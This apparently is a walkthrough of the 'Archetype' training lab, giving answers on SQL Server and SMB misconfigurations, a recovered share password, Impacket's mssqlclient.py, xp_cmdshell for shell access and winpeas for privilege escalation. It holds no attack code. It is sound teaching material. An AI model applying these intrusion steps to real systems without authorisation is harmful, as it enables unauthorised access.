


Introduction

"Archetype" is a lab focusing on exploiting misconfigurations in Microsoft SQL Server and SMB services on a Windows machine. The lab provides a practical approach to gaining unauthorized access and escalating privileges.


Tasks and Findings

Task 1: Database Server Port

- **Question:** TCP port hosting a database server?
- **Answer:** 1433
- **Details:** Port 1433 is the default for Microsoft SQL Server, an essential target for penetration testing.
-


Task 2: SMB Share Name

- **Question:** Non-Administrative SMB share?
- **Answer:** backups
- **Details:** 'backups' share could potentially contain sensitive information valuable for further exploitation.
-




Task 3: SMB Share Password

- **Question:** Password in the SMB share file?
- **Answer:** M3g4c0rp123
- **Details:** Discovery of credentials like these is a significant foothold in penetration testing.





Task 4: SQL Server Script


- **Question:** Impacket script for SQL Server connection?
- **Answer:** mssqlclient.py
- **Details:** mssqlclient.py is a valuable tool in the Impacket suite for authenticated interactions with SQL Server.

- 

Task 5: SQL Stored Procedure for Shell


- **Question:** Stored procedure for Windows command shell in SQL Server?
- **Answer:** xp_cmdshell
- **Details:** xp_cmdshell can execute shell commands, a crucial step for gaining control over the server.
- 

- 

- 


Task 6: Privilege Escalation Tool



- **Question:** Tool for privilege escalation on Windows?
- **Answer:** winpeas
- **Details:** winpeas assists in finding paths for privilege escalation on Windows hosts.

